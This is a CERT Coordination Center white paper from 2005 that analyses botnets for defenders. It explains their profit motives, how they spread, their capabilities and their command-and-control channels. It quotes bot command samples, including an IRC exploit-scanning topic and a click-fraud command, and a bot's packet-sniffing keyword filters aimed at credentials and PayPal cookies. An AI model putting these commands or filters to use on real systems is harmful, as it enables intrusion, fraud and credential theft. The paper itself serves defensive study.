Botnets as a Vehicle for Online Crime

CERT© Coordination Center

Nicholas Ianelli, CERT/CC
Aaron Hackworth, CERT/CC

December 1, 2005

Abstract

An analysis of real-world botnets[1] indicates the increasing sophistication of bot[2] malware and its thoughtful engineering as an effective tool for profit-motivated online crime. Our analysis of source code and captured binaries has provided insight about:

- how botnets are built
- what capabilities botnets possess
- how botnets are operated
- how botnets are maintained and defended

The purpose of this paper is to increase understanding of the capabilities present in bot malware and the motivations for operating botnets.

Motivations for creating botnets

Communication, resource sharing, and curiosity have historically been primary motivators for underground research and "hacking." However, as the general public's participation in the internet has expanded, and the percentages of e-commerce and online financial transactions have grown, online attackers have shifted their focus from curiosity to financial gain. To accomplish this goal, they vigorously pursue access to information and capacity.

Information gathering

Most computer systems contain valuable information about the users or business activities they support. Even when the existence and value of information is not clear to a system's users, the attackers know exactly where it is located, how to extract it, and how to profit from it.

When systems are compromised by malicious code, whether through remote attack or by tricking the user into installing malware, the attacker gains access to the information and system resources available to the user. In many cases this equates to administrator-level privileges and allows the attacker access to personal or confidential information such as usernames, passwords, email contacts, financial information or trade secrets. Access is not limited to persistent data available on the hard drive or stored in the registry; it can also include transient data, such as screen shots, keystrokes, and network traffic observed on connected networks.

[1] Botnets are collections of computers infected with malicious code that can be controlled remotely through a command and control infrastructure.

[2] A bot is an individual computer infected with malicious code that participates in a botnet and carries out the commands of the botnet controller.

Once the attackers have the information, they turn a profit by using, trading, or selling it. This creates a large problem for individual users and can also have vast negative impact on an organization and possibly the public if valuable intellectual property is stolen, such as customer databases, partner information, or other sensitive data.

When an organization's data has been stolen, it is commonly used to perpetrate future attacks against the organization and its individual members. These attacks include

- extortion
- social engineering
- reuse of system access credentials
- attempts to gain additional access to other organizational resources

Many organizations are dedicating additional resources towards system security, staffing, technologies and other defensive resources to protect their information and computer systems. Although this may help minimize the risk of successful compromises, it does not eliminate it. Determined attackers understand that while there may be significant barriers to entry, the amount and value of information provided through a successful organizational compromise could have a significantly higher return on investment than that of a home user's system. On the other hand, despite the lower per-compromise payoff, some attackers are attracted to the systems of individual internet users because of the ease of compromise and volume of vulnerable systems.

Acquiring capacity

Attackers also value computing resources and bandwidth. Mass market end-user systems continue to drop in price and improve in processing speed and storage capacity. This trend, coupled with migration toward high-bandwidth broadband connections [2005 Bandwidth Report], makes low security, large capacity systems readily available and ripe for harvesting.

Collecting and controlling a large group of these systems provides attackers and their collective associates (i.e., crews) enormous power. For instance, they can use this power collectively to execute a distributed denial of service (DDoS) attack. By creating large, geographically dispersed botnets, attackers have been able to launch DDoS attacks from valid source addresses, making them increasingly difficult to shutdown or filter. This capability has been used in attempt to extort money from online businesses [2005 Pappalardo and Messmer].

Attackers can also use this capacity to distribute warez,[3] set up phishing sites, launch spam campaigns, etc. Because the capacity belongs to other organizations and users, the attackers' cost and risks for engaging in these activities is minimal.

[3] Warez (pronounced "wares") refers to illegally distributed copies of licensed software.

Techniques for creating botnets

Building from scratch

Building a botnet requires only minimal technical skill. With some exceptions, the attacker community is ready and willing to share its knowledge with almost anyone interested in learning. A wealth of information is available for download explaining how to compromise systems, where to obtain packaged exploits, and simple command-line and GUI-run exploit frameworks. Many internet relay chat (IRC) channels offer training sessions and advice to attackers just starting out. This kind of knowledge sharing helps the underground community thrive.

When creating a botnet, the attacker needs vulnerable systems to exploit. Detailed lists of IP ranges (netblocks) are shared amongst the underground community including

- netblocks ripe with vulnerable systems
- netblocks that are heavily monitored and should be avoided
- netblocks that are unallocated or un-routable
- netblocks that are allocated to certain types of organizations (for example colleges or government)

Because of the increasing number of network-connected computer systems, attackers can be more selective about the systems they target. For instance, “always-on” broadband connections make a better target because of their bandwidth capacity. Attackers can leverage this capacity to assemble powerful botnets more quickly. Therefore, attackers may target broadband systems because they yield a higher return on investment. A single broadband system could provide the same bandwidth as up to seventy dialup systems.

Educational address space (.edu) is another popular target. Because these systems are often poorly secured, have large storage capacities, and feature fast network connections from large backbone providers, they make an ideal target for warez servers. Military and government systems are also popular targets for various reasons, including capacity, access to information and other resources, and bragging rights among the underground community. While some attackers shy away from .mil and .gov systems, others will pay top dollar for access to these resources.

Vulnerability exploitation

One way computers are attacked is through software vulnerabilities. Software vulnerabilities may also be leveraged incrementally to compromise a system. Thus, an attacker may combine several vulnerabilities to gain control of a computer because a single vulnerability in and of itself may not provide the level of access desired.

Some of the more commonly exploited vulnerabilities used to spread bot malware have been documented for quite some time and include

- VU#568148: Microsoft Windows RPC vulnerable to buffer overflow
- VU#753212: Microsoft LSA Service contains buffer overflow in DsRolepInitializeLog() function
- VU#117394: Buffer Overflow in Core Microsoft Windows DLL

These vulnerabilities all have patches available to prevent exploitation, but because many systems are not properly administered or kept up to date with patches, these old attacks are good enough and continue to work with a high rate of success. Poorly administered systems are also susceptible to malware using techniques such as brute force login attempts against blank or weak user and application passwords.

Social engineering

Social engineering involves convincing a user to take an action he or she would not otherwise take. Humans are a weak link in the security chain, and this concept has been exploited by criminals in both the physical and cyber worlds. The following CERT Coordination Center Advisory on social engineering dates from 1991:

> CERT® Advisory CA-1991-04 Social Engineering
> Original issue date: April 18, 1991
> Last revised: September 18, 1997
> http://www.cert.org/advisories/CA-1991-04.html

Email, web browser, and instant messaging (IM) applications are some of the more commonly used communications channels for delivering social engineering attacks.

Collecting a target list

To develop a target list for social engineering attacks, modern bot malware has the capability to harvest email addresses, IM contact lists, and other contact information from the compromised system. The malware searches the file system, registry, PStore,[4] and various address books looking for the information it needs. Once it compiles the contact data, the malware sends the social engineering attack to the targets. When the messages are sent, they can be made to appear as though they are from the friend, coworker, or associate they were harvested from. Due to this, the victim may be more likely to trust the validity of the message and perform whatever action the attacker wants.

Email attacks

Email social engineering attacks usually involve prompting the user to open an attachment or follow an unsolicited link. When the file or link is opened, the system becomes directly infected with malware or is subjected to exploits attempting to install malware. These attacks are commonly combined with phishing attacks that attempt to coerce the user into providing sensitive information.

[4] Windows Protected Store is meant to provide encrypted storage for sensitive data. Some of the data may contain authentication credentials, browser auto-complete information, and digital certificates.

Web client attacks

Web client attacks are another technique often coupled with social engineering to spread malware. The victim is lured to malicious web sites, often hosted on other systems under the attacker's control, where multiple exploits may be tried in an attempt to compromise vulnerabilities in the victim's browser or system. If successful, the malware is installed without the user's knowledge. If this automatic and silent compromise technique doesn't work, additional social engineering techniques can be used to convince the user to take whatever actions are necessary to complete the malware install.

A computer user will often make many decisions based on visual cues. An attacker may manipulate a user's course of action by using false visual cues. For instance, if a bogus dialog box is obtrusive and presented in a way that interferes with normal operation of the computer, the user may be coerced into taking an action intended by the attacker that is triggered by accepting or closing the box.

One way attackers leverage this tactic is through the use of pop-ups. Pop-ups can be sent from web pages that are visited, programs that are installed on the machine, and by the built-in Windows Messenger program. These malicious pop-ups tend to state your computer is "infected" and provide an option to download software to clean it up. This software, however, tends to be malware the attackers want to install on the victim's system.

Instant messaging attacks

Attacks similar to the ones using email communications are also being applied to harvested IM contacts. In these attacks, IM contacts are sent unsolicited instant messages from the compromised user's IM account. These messages look legitimate but in reality take the user to malicious web sites or begin the download and installation of malicious files. Social engineering attacks utilizing IM have been seen for some time, as documented in CERT Coordination Center Incident Note from 2002:

> CERT® Incident Note IN-2002-03
> Social Engineering Attacks via IRC and Instant Messaging
> Release Date: March 19, 2002
> http://www.cert.org/incident_notes/IN-2002-03.html

Hijacking, purchasing, and trading

Another way to acquire a botnet is through hijacking ("jacking") or stealing it from another attacker. This can be accomplished by using packet sniffer functionality included in most bot malware. Botnet command and control (C&C) communications tend to be unencrypted, and since it's not uncommon for multiple bot infections to be located on the same network or system, attackers commonly instruct their bots to sniff network traffic looking for competing botnet communications. Intercepted C&C communications provide an attacker most of the information needed to locate and "jack" another attacker's botnet.

Botnets are also one of the many things available for sale in the underground economy. The market for botnets is competitive, and they will be sold to anyone willing to pay the

asking price ($.04 to $.10 per typical compromised system [2004 Leyden]). If existing bot malware or botnets don't meet an attacker's particular needs, custom-designed bot malware and networks can be ordered for a premium.

As with most markets, trading for goods or services is another option. The possibilities are endless, but some of the items commonly bartered for bots include physical goods, such as computers and jewelry, batches of credit card information, shell accounts on servers, or even other botnets.

Bot capabilities

Distributed denial of service attacks

Current bot variants commonly include the ability to participate in distributed denial of service (DDoS)[5] attacks against internet targets for revenge or profit. The basic idea behind a DDoS attack is to exhaust some resource required to provide a service, slowing or stopping the ability to process legitimate requests. Some of the more common DDoS capabilities found in modern bot code include ICMP ECHO, UDP, and SYN flooding, as well as application-specific attacks against common internet services such as web and IRC.

Flooding attacks

ICMP and UDP flooding attacks target the bandwidth used to provide service. They generally work by sending either a large volume of data that consumes all the bandwidth of a connection or by sending so many packets that the connection, routers, or servers are overwhelmed processing them and become extremely slow or stop responding.

SYN flooding[6] could be used as a bandwidth consumption attack, but is generally used as an attack against the TCP protocol stack on the target system. Because the client executing the DDoS attack never sends the final ACK packet required to complete the "TCP 3-way Handshake,"[7] the memory used to hold the connection half open is consumed until a timer expires and it is eventually freed. While the amount of memory allocated to this half-open queue can be increased, even if it were set up to handle 10,000 connections, it would require less than 1,200 packets per second to stall the service. With bots capable of sending hundreds of SYN packets per second, the number of bots required to take down a single service is small compared to botnets that often contain thousands of systems.

DDoS extortion

DDoS extortion attempts tend to follow a similar pattern, starting with a "sample" attack followed up with an email or other communication threatening a larger DDoS attack if a

[5] For additional explanation of DoS and DDoS, see "What is a Distributed Denial of Service (DDoS) Attack and What Can I Do About It?" – http://www.cert.org/homeusers/ddos.html.
[6] CERT® Advisory CA-1996-21 TCP SYN Flooding and IP Spoofing Attacks – http://www.cert.org/advisories/CA-1996-21.html.
[7] Additional information on TCP 3-way Handshake can be located at: http://www.rfc-editor.org/rfc/rfc793.txt.

certain amount of money is not paid. If the extortion attempt is timed with major events, the targeted sites have the potential of losing millions of dollars in revenue and may make the business decision to pay as a form of cash flow risk management. As an added benefit of paying, the attacker may also offer to "protect" the site from other DDoS attacks. Like any protection racket, there are no guarantees. Once the word is out that the site paid, many other attackers may attempt to extort money from it.

Exploit scanning/autorooting

Bots commonly include basic port scanners that try to locate open ports on systems. As bot malware has evolved, these basic scanners have been enhanced with advanced exploit scanners and mass autorooter functionality. The sample output shown in Figure 1 was taken from an rbot variant and is representative of the common format of scanning status update messages seen in bots. It also includes a sample of some of the more commonly targeted vulnerabilities.

```
<botherder>   .scanstats
<bot12345>    [SCAN]: Exploit Statistics: WebDav: 0, NetBios: 0, NTPass: 0,
              Dcom135: 0, Dcom445: 0, Dcom1025: 0, Dcom2: 0, MSSQL: 0,
              Beagle1: 0, Beagle2: 0, MyDoom: 0, lsass: 10, Optix: 0, UPNP:
              0, NetDevil: 0, DameWare: 0, Kuang2: 0, Sub7: 0, WKSSVCE: 0,
              WKSSVCO: 0, Total: 0 in 0d 0h 1m.
```

Figure 1 - Exploit Scanner Statistics.

Bot malware is usually built in a modular fashion. Consequently, as effective exploit code is developed, it can quickly be added to existing scanning/autorooting code, expanding the ways in which the bot can spread. One example of this is the MSRPC exploit[8] that was successfully used in the Blaster worm.

Autorooters are also written to target popular malware backdoors or weaknesses. Figure 2 shows a portion of a MyDoom autorooter found in several bots. The spreader logic is executed when the bot's scanner detects the MyDoom backdoor and is representative of the generic techniques used by autorooters to spread bots:

- Stage 1 – connect to the backdoor or vulnerable service
- Stage 2 – exploit vulnerability or authenticate to gain control
- Stage 3 – upload or command the target to download a copy of the bot malware
- Stage 4 – execute the bot malware on the newly compromised system

In the case of MyDoom, the backdoor was inserted by the authors to allow them to upload and execute additional malware. Other malware authors, having learned about this backdoor and how to use it, are taking advantage of the opportunity. Interestingly, once the MyDoom-infected system is infected with the new bot malware, the original MyDoom infection will likely be terminated and cleaned up to prevent others from using the same backdoor.

[8] VU#568148 - Microsoft Windows RPC vulnerable to buffer overflow - http://www.kb.cert.org/vuls/id/568148



Figure 2 - MyDoom-A Spreader.

Download and installation

Nearly all bots contain functionality that allows for FTP, TFTP, or HTTP download and execution of binaries. This is the primary method used for updating malicious code in the botnet, but it is not limited to bot updates. It can be used to download any file the attacker commands it to. These files can be launched immediately or at some later time. This ability to download and execute arbitrary programs is often used to install additional malware, such as spyware, adware, or other tools that can be leveraged by the attacker.

Click fraud

Click fraud happens when visits are made to an online advertisement, or other resource charged to the sponsor on a per-click basis, by illegitimate means. Bots are commonly used to execute click fraud because they can easily be directed to send web requests that

represent “clicks” on the internet ads of certain affiliates. These additional “clicks” boost their affiliate revenues paid by the advertisers. Because the systems infected with bots generally belong to real people and are usually well distributed across the internet, it is very hard to distinguish legitimate clicks from automated bot-generated clicks.

In the example shown in Figure 3, the `.visit` command directs a single bot to a single URL and makes it look as though it is being referred from the second URL listed. Expanding on this example, an entire botnet could be directed to click on hundreds of target URLs at random intervals generating a steady revenue stream that can be difficult to detect.

<botherder> <bot12345>	.visit http://www.cert.org/ http://www.referingsite-URL.com/ site visited.

Figure 3 - Click Fraud.

Click fraud activity generates large volumes of revenue for attackers and their customers. Estimates have placed click fraud between 5% and 20% of advertising fees paid to search networks [2004 Olsen]. Other estimates have put this number as high as 35% [2005 Penenberg]. According to Olsen’s article:

> As a result, U.S. sales from advertiser-paid search results are expected to grow 25 percent this year to $3.2 billion, up from $2.5 billion in 2003, according to research firm eMarketer. From 2002 to 2003, the market rose by 175 percent.

Applying a conservative 10% approach to the figure cited above, click fraud would account for a market loss of $320 million.

Server-class services

To facilitate the operation of botnets, bot malware can include useful services like HTTP and FTP. These types of services allow bots to host

- phishing sites
- web pages where infected systems can log their infection status
- malware download sites
- spyware data drop off sites
- bot command and control sites

FTP services make bots useful as malware download sites and data drops for spyware and phishing. FTP servers are also popular for the distribution of warez.

Because sending spam is profitable and a good use for bots, an email engine may also be included in the bot malware. These engines accept commands to configure the spam campaign parameters, generally including URLs for the email list and message content. Once the spam job is configured, the bots begin mass mailing until they are told to stop or

until they run out of targets. Large-scale spamming can sometimes be detected by monitoring the volume of emails sent from a particular IP or email account in a given time period. This detection method, however, is prone to missing bots used for spamming, especially when the bots are set to rate limit the messages they send or to send messages at random intervals. When there are 10,000 or more bots working to process a mailing list, even 100 messages per bot over the course of a couple hours will result in a million emails being sent with a low likelihood of detection.

Generic backdoor functionality primarily consists of command shells on compromised systems. Attackers use these backdoor shells to connect to the bots for various administrative purposes. In some cases the command shells are not listening for connections, but rather initiate outbound reverse shell connections to a system where the attacker has a listener waiting. The technique of shoveling[9] the shell back to the attacker is done to increase the likelihood of bypassing firewalls or other security devices.

Running these services on bots has several advantages to an attacker. First, the bots are generally well distributed and utilize the systems of private individuals. This makes them hard to track and shutdown. Second, botnets can consist of thousands of bots, so moving the offered service from one infected system to another is trivial for the bot herder.[10] Third, the resources are free, at least for the attacker. Finally, by using home computers, which rarely have security infrastructure to log and track the activity, the risk of detection and attribution to the attacker is low.

Gateway and proxy functions

As mentioned, attackers use infected systems as servers to avoid detection and attribution to themselves. Proxy functionality also supports the evasive activities of attackers. Commonly observed proxy functions include

- generic port redirection
- HTTP proxy
- Socks proxy
- IRC bounce

Generic port redirection

Generic port redirection can cause network connections coming into the bot malware to be sent directly to another system. These can usually redirect any IP-based service, including all TCP and UDP requests.

Generic port redirection makes the bots useful as generic bounces through which attackers can hide their true location. For example, attackers can hide their locations as they access IRC servers to control their botnets. If attackers send their connection through a compromised system in the United States, then through one in Russia, then North

[9] Shoveling a shell refers to a shell connection where the shell server initiates the network connection calling out to the listening shell client. In effect, the client and server roles are reversed at connection time.
[10] "Bot herder" refers to the attacker that is controlling the collection of compromised systems (bots).

Korea, and finally connect to the IRC server, tracing them can become nearly impossible. This same technique can be used when spamming, launching phishing attacks, attacking internet-facing systems, or any other activity to avoid attribution.

A more specific example of generic redirection is GRE[11] tunneling. Attackers can use this technique to set up virtual circuits across the internet to make traffic flow the way they want as well as to hide the original source. GRE also has the advantage of not being limited to TCP- and UDP-based protocols. It can encapsulate and deliver almost any sort of packet through the routed tunnel.

HTTP and HTTPS proxy

An HTTP proxy is a specific kind of proxy that can be used to access internet resources and make it appear as though the attacker's sessions are originating from the bot-infected system. To use bots as proxies, attackers simply need to issue commands to start the proxies and set their browsers to use the bots' IP addresses as the proxy servers. Any site tracking visitors will now show the bots' IP instead of the attackers'. Some bots' HTTP proxies also include the ability to proxy HTTPS.

SOCKS proxy

SOCKS[12] is a protocol that can be used to proxy TCP- and UDP-based services. As is true with most malware proxy functionality, the SOCKS proxy's main purpose is to hide the attacker's true IP address.

Selling or renting SOCKS-capable bots for use in spam distribution is common. Because the bot-infected systems are usually well distributed across many internet-connected systems, the proxies' IP addresses are not likely to be included in spam server blacklists. Even when they are detected and identified as spam proxies, the bots are easy to move, sell, or trade with other bot herders who can use these bots for other functions. These factors are part of what makes the likelihood of tracking, blocking, or shutting down all of the spam relays relatively low.

IRC bounce

An IRC bounce is another form of proxy specific to IRC connections. By hiding behind the IP addresses of other people's compromised systems, the attacker achieves a layer of anonymity for activities such as botnet C&C. It also protects against targeted attacks from other attackers. Damage from any DDoS efforts targeted at the attacker simply affects the victim's link while the attacker quickly switches to another compromised system to continue his or her communications with only minor inconvenience.

Spyware features

To increase the revenue potential per bot, spyware features have been engineered into the malware. With these new capabilities, a compromised system is not only valuable for its

[11] GRE – Generic routing encapsulation is a protocol that can be used to tunnel arbitrary network layer protocols such as IP, IPX, IPSec, ICMP, Appletalk, etc. inside other network layer protocols. It is most commonly used to route non-IP protocols across IP-based networks.
[12] SOCKS is defined in RFC1928.

computing resources and bandwidth, but also for the data belonging to the system's users. Spyware functionality often includes

- keylogging
- taking screen shots
- browser tracking
- packet capture
- data theft

Armed with spyware, bots can be used to steal valuable personal information and deliver it to attackers for use or sale.

The primary method for retrieving captured data is to automatically upload it to central locations called "drops." These automatic uploads can be triggered by a variety of pre-defined conditions, including elapsed time, quantity of captures taken, data, or any other trigger defined by the malware author. Alternatively, the captures can also be stored on the compromised system and at a later time be retrieved through a backdoor built into the malware.

Keylogging

Software key loggers capture keyboard events and record the keystroke data before it is sent to the intended application for processing. This means that even SSL and VPN protected applications are vulnerable because the data is capture by the spyware prior to encryption. Keyloggers usually turn their capture on or off based on keywords or events. Some of the more commonly targeted data includes:

- credit card information
- authentication credentials
- personal information useful for identify theft
- email and IM content

Collecting all data related to a computing environment can create a volume of data that is difficult or inefficient to mine for valuable information. Because of this, botnet malware has evolved and now frequently includes features to limit collected data based on environment factors, such as the active process names, active window title, keyword triggers in URLs, web pages, and email content. Focusing the collection parameters and filtering out the noise has helped the attackers increase the value of the collected data.

Screen capture

Much like keylogging, screen captures target data that can be used for financially motivated crimes. When a trigger occurs, such as a keyword appearing in a window or title bar, a screenshot[13] is captured and made available to the attacker. In some cases, this

[13] A screenshot is a picture of the current contents of the screen. It records a picture of what is displayed on the computer monitor at the moment it is taken.

capability has been extended to enabling webcams and microphones on systems to capture audio and video feeds.

Packet capture

Packet sniffing capabilities in bots are primarily aimed at two goals. The first is the capture of online credentials, and the second is sniffing information about other botnets. Evidence of this can be seen from source code and binary analysis of bots. The function names and keywords shown in Figure 4 were taken from a popular bot.

bool IsSuspiciousBot(const char *szBuf) – looks for keywords related to bot activity. Some examples include:

- "JOIN #"
- "302 "
- "366 "
- ":.login"
- ":!login"
- ":!Login"
- ":.Login"
- ":.ident"
- ":!ident"
- ":.hashin"
- ":!hashin"
- ":.secure"
- ":!secure"

bool IsSuspiciousIRC(const char *szBuf) – looks for keywords related to interesting IRC activity. Examples include:

- “OPER “
- “NICK “
- “oper "
- “You are now an IRC Operator”

bool IsSuspiciousFTP(const char *szBuf) – looks for FTP authentication credentials triggered by keywords such as USER and PASS.

bool IsSuspiciousHTTP(const char *szBuf) – may attempt to gather HTTP based authentication credentials and other valuable data. In this sample bot, the keywords appear to target paypal cookies.

- "paypal"
- "PAYPAL"
- "PAYPAL.COM"
- "paypal.com"
- "Set-Cookie: "

bool IsSuspiciousVULN(const char *szBuf) – looks for keywords that indicate vulnerable server versions. Examples include:

- "OpenSSL/0.9.6"
- "Serv-U FTP Server"
- "OpenSSH_2"

Figure 4 - Packet Capture Filters.

Although any keyword could be targeted, the real world examples shown in Figure 4 are representative of many bots and shed clear light on the general intent of the packet sniffer functions included in the current bot malware.

Registry and hard drive searching

Bot malware may include functions that search the system registry and hard drive for items of value. Some of the common items searched for include

- CD keys
- email addresses
- IM contact information
- clipboard content
- Windows Protected Storage

Some games store their CD keys in the registry or in files on the user's hard disk. If these can be recovered, they can be used directly or sold to those engaged in warez or software pirating activities. Software piracy is big business: "Criminals have been quick to realize the connection with counterfeit products and huge financial rewards." [2000 Cuciz] According to the Cuciz article, worldwide revenue loss on business applications topped $12.2 billion with losses from the video gaming industry approaching almost 109,000 jobs, $4.5 billion in wages, and $1 billion in tax revenue.

Some of the most valuable information useful in spreading malware and for spamming activity includes valid email and IM contact information. A few of the more common techniques for harvesting this information are listed in Figure 5.

- Enumerating the registry for .NET MSN Messenger buddy emails
- Searching for ICQ buddy file location and enumerating the contents
- Searching for the Windows Address Book file and enumerating it's contents
- Searching the hard disk for file that might contain email address data and then parsing those files looking for strings that match email address patterns. Some of the commonly targeted file extensions include:
    - .asp
    - .dhtm
    - .doc
    - .htm
    - .html
    - .inbox
    - .js
    - .msg
    - .php
    - .rtf
    - .txt
    - .vcf
    - .wab
    - .xhtm
    - .xml

Figure 5 - Searching the System.

Microsoft Windows contains a service called the Protected Store. Its purpose is to provide encrypted storage for sensitive data. The following are some examples of data that might be in the PStore:

- Outlook passwords
- passwords for websites
- MSN Explorer passwords
- Internet Explorer AutoComplete passwords
- Internet Explorer AutoComplete fields
- digital certificates

Though the PStore is encrypted, access to it is indirectly controlled by the data owner's login credentials. Since most botnet malware runs under the security context of the user who is logged on, accessing most of this data store is programmatically trivial using the PStore API. Even though the PStore API is largely undocumented by Microsoft, publicly available explanations and source code are available on the internet to help malware authors with their development efforts.

Phishing

As personal information theft has increased, botnet malware has begun to incorporate phishing capabilities. When infected systems are browsing the internet, keywords can trigger the bot to display pre-built fake pages included in the malware or redirect the user to a phishing web site. These pages and web sites display replicas of the original targeted sites and attempt to log and steal personal data.

Attacks sometimes pass the login credentials to the legitimate site or display an error message and then transfer the user to the real site for another login attempt. These techniques are another form of social engineering used to hide the fact that the user has been the victim of a phishing scam.

Command and control technologies

IRC servers for command and control

The most commonly used C&C server type is internet relay chat (IRC). These servers are favored because they require very minimal effort and administration for use in C&C. Attackers can use public IRC networks or build their own. Private IRC servers can be co-located at "bullet proof"[14] (BP) hosting providers that guarantee uptime, or the software can be installed on one of the compromised systems.

[14] The term "bullet broof" hosting implies that the services offered can not be shutdown. These facilities tend to be located overseas or offshore where laws may not be present or as strict.



Figure 6 - IRC Command and Control.

The IRC channel topic can instruct compromised systems within the botnet to perform a specified action. The channel topic shown in Figure 6 directs the system to perform the following functions:

- `.advscan` – botnet command to scan for vulnerable systems
- `lsass_445` – attempt to exploit vulnerable hosts using VU#753212
- `150` – the number of concurrent threads
- `3` – the number of seconds to delay between scans
- `9999` – specified amount of time to perform the scanning activity
- `-r` – the IP addresses it attempts to scan should be generated randomly
- `-s` – the scan should be silent and not report its findings back in the channel

Web-based command and control

Another method attackers use to control a botnet is HTTP. Attackers most commonly configure bot malware to instruct the compromised system to access a PHP script on a web site with its system-identifying information embedded in the URL. A web interface can be created to track and control the botnet. Figures 7 and 9 present web-based C&C interface views. Attackers use the interface to send commands to an individual system or to the entire botnet via the HTTP responses. A more covert way for the malware to receive its commands is for it to query a web site under the attacker's control. The malware knows what information to expect and how to interpret it into valid commands.

